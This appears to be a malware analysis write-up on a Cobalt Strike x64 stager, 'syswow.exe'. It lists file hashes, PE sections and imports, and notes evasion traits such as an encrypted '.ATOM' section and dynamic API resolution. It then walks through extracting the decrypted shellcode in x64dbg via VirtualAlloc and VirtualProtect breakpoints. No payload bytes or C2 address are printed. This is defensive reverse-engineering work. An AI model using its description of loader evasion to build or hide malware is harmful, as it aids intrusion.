



Shellcode Extraction

Executive summary

- **Family / tool:** Cobalt Strike
- **Component:** 64-bit HTTP(S) stager / Beacon loader
- **Platform:** Windows x64 (raw shellcode, no PE headers)
- **Purpose:** Retrieve a **Cobalt Strike Beacon** from a remote HTTP(S) C2 server, load it into **RWX memory**, and transfer execution in-memory.
- **Risk: High** – generic, production Cobalt Strike loader, easily reconfigured to different C2s.

Metadata

Field	Value
File Name	syswow.exe
MD5	521f56ac9d1bf2701b225a9dde685dd0
SHA-1	60c78bf5895650a4731130f387cac0bb13c8de7c
SHA-256	3878c2c94ae2a2de904b989b29d69bf70a52a096393dc3a4f7000deba64181a4
Vhash	034076655d051555157bzcnaez4
Imphash	9658e75e10fc3fd7d91ac973da593588
SSDEEP	768:bi5Zp19rPB+1Sj61cU8jxCq5CbMZf/LKAj0:e5p9Lg1y48MMZ7e
File Type	Win32 EXE (PE32+ / x86-64)
Magic	PE32+ executable (GUI) x86-64, for MS Windows
DetectItEasy	Compiler: MSVC (19.31.31107); Linker: MS Linker (14.31)
File Size	32.00 KB (32768 bytes)

PE Sections

Section	Entropy	Raw Size	Characteristics / Notes
---------	---------	----------	-------------------------

.text	6.205	18,432 B	Executable code (Main logic/loader).
.rdata	4.667	2,560 B	Read-only initialized data (Imports/Constants).
.data	0.000	512 B	Initialized data (Empty/Placeholder).
.pdata	2.979	1,024 B	Exception handling tables (x64 specific).
.rsrc	4.702	512 B	Resources (Icons/Manifest).
.reloc	0.154	512 B	Relocation table.
.ATOM	7.803	8,192 B	High Entropy - Target for Shellcode.

Imports

Function Name	Library	Type
HeapAlloc	KERNEL32.dll	implicit
HeapFree	KERNEL32.dll	implicit
HeapSize	KERNEL32.dll	implicit
GetProcessHeap	KERNEL32.dll	implicit
UnhandledExceptionFilter	KERNEL32.dll	implicit
SetUnhandledExceptionFilter	KERNEL32.dll	implicit
GetLastError	KERNEL32.dll	implicit
ReleaseSRWLockExclusive	KERNEL32.dll	implicit
ReleaseSRWLockShared	KERNEL32.dll	implicit
TryAcquireSRWLockExclusive	KERNEL32.dll	implicit
SetCriticalSectionSpinCount	KERNEL32.dll	implicit
WakeAllConditionVariable	KERNEL32.dll	implicit
GetMenu	USER32.dll	implicit
GetSystemMenu	USER32.dll	implicit
CheckMenuItem	USER32.dll	implicit
EnableMenuItem	USER32.dll	implicit
GetMenuItemID	USER32.dll	implicit
UpdateWindow	USER32.dll	implicit

GetWindowContextHelpId	USER32.dll	implicit
MessageBoxA	USER32.dll	implicit
MessageBoxW	USER32.dll	implicit
MessageBeep	USER32.dll	implicit

Description

- **Stealth & Evasion:** The sample exhibits strong indicators of packing or encryption. Most notably, it contains a non-standard PE section named `.ATOM` with an extremely high entropy of **7.803**, suggesting it serves as an encrypted container for the primary payload or shellcode.
- **Missing APIs:** The Import Address Table (IAT) is intentionally "clean," lacking common process injection or memory allocation APIs (e.g., `VirtualAlloc`, `CreateRemoteThread`). This indicates the malware likely employs **Dynamic API Resolving** to load malicious functions at runtime, bypassing basic static detection.
- **Staging Mechanism:** The binary imports several heap management functions (`HeapAlloc`, `GetProcessHeap`). It is highly probable that the malware allocates heap space, copies the encrypted data from the `.ATOM` section into memory, and decrypts it before execution.
- **Deceptive Front:** The presence of `USER32.dll` imports (related to menus and message boxes) suggests a "decoy" GUI functionality intended to make the file appear as a legitimate Windows utility during automated sandbox analysis.

Component	Observation	Risk Level
Section <code>.ATOM</code>	Non-standard name; 7.803 entropy; 8KB size.	Critical (Likely Payload)
Imports (IAT)	Standard Heap/UI functions; no injection APIs.	Suspicious (Obfuscation)
Tooling	Compiled with MSVC 19.31 (VS 2022).	Neutral (Modern Build)
File Size	32.00 KB.	High (Typical of Loaders)

Shellcode Extraction

X64 DBG




Fig 1 - X64 dbg

Adding break points




Fig 2 - Setting breakpoints

Type	Address	Module/Label/Exception	State	Disassembly	Hits	Summary
Software	00007FFC7F348C90	<kernel32.dll.VirtualAlloc>	Enabled	jmp qword ptr ds:[<VirtualAlloc>]	0	
	00007FFC7F34C3F0	<kernel32.dll.VirtualProtect>	Enabled	jmp qword ptr ds:[<VirtualProtect>]	0	
	00000000140001BF0	<syswow.exe.OptionalHeader.Address>	One-time	push rbx	0	entry breakpoint

Fig 3 - Breakpoints

we hit the VirtualAlloc breakpoint.




Fig 4 - hitting the breakpoint VirtualAlloc

The Fourth Argument is in R9 which is PAGE_READWRITE Permission.




Fig 5 - Fourth Argument in R9

PAGE_READWRITE
0x04

Enables read-only or read/write access to the committed region of pages. If [Data Execution Prevention](#) is enabled, attempting to execute code in the committed region results in an access violation.

Fig 6 - microsoft msdn fl protect reference

Execute till return **ctrl + f9**




Fig 7 - execute till return

Check RAX it stores the base address of the allocated region.




Fig 8 - RAX return address

Follow the RAX address in memory dump. Then begin executing individual instructions to see any of them changes to this recently allocated memory. **Debug → Step over (F8)**

Click on the instruction immediately after the loop ends. Run until selection

The screenshot displays the x64dbg debugger interface for the process syswow.exe (PID: 848). The main window shows the assembly code of the current thread (Main Thread 1436). The instruction 'call qword ptr ds:[<&VirtualProtect>]' is selected, and the 'Run until selection' button is highlighted in the toolbar. The 'Registers' window on the right shows the current state of registers, including RAX, RBX, RCX, etc. The 'Memory Map' window shows the memory layout. The 'Command' window at the bottom shows the command 'mov eax, ebx'.

Fig 11 - Run until Selection




Fig 12 - Instruction after loop

Scroll down a bit We can see some readable data in dump.




Fig 13 -Some readable data

There's a ip address




Fig 14 - IP

The opcode starts with FC. Commonly starts at the beginning of a shell code.




Fig 15 - starting of the opcode.

CLD — Clear Direction Flag

Opcode	Instruction	Op/En	64-bit Mode	Compat/Leg Mode	Description
FC	CLD	ZO	Valid	Valid	Clear DF flag.

Instruction Operand Encoding

Op/En	Operand 1	Operand 2	Operand 3	Operand 4
ZO	N/A	N/A	N/A	N/A

Description

Clears the DF flag in the EFLAGS register. When the DF flag is set to 0, string operations increment the index registers (ESI and/or EDI). Operation is the same in all modes.

Operation

DF := 0;

Flags Affected

The DF flag is set to 0. The CF, OF, ZF, SF, AF, and PF flags are unaffected.

Exceptions (All Operating Modes)

#UD If the LOCK prefix is used.

Fig 16 - FC opcode

We can see it by right click on opcode follow in Disassembler.




Fig 17 - Follow opcode in disassembler

now hit run will get to VirtualProtect




Fig 18 - VirtualProtect

Check RCX which stores the First argument.




Fig 19 - RCX - stores 1st argument

another is **R8** which **20** that specifies memory protection constant. Which is **PAGE_EXECUTE_READ**

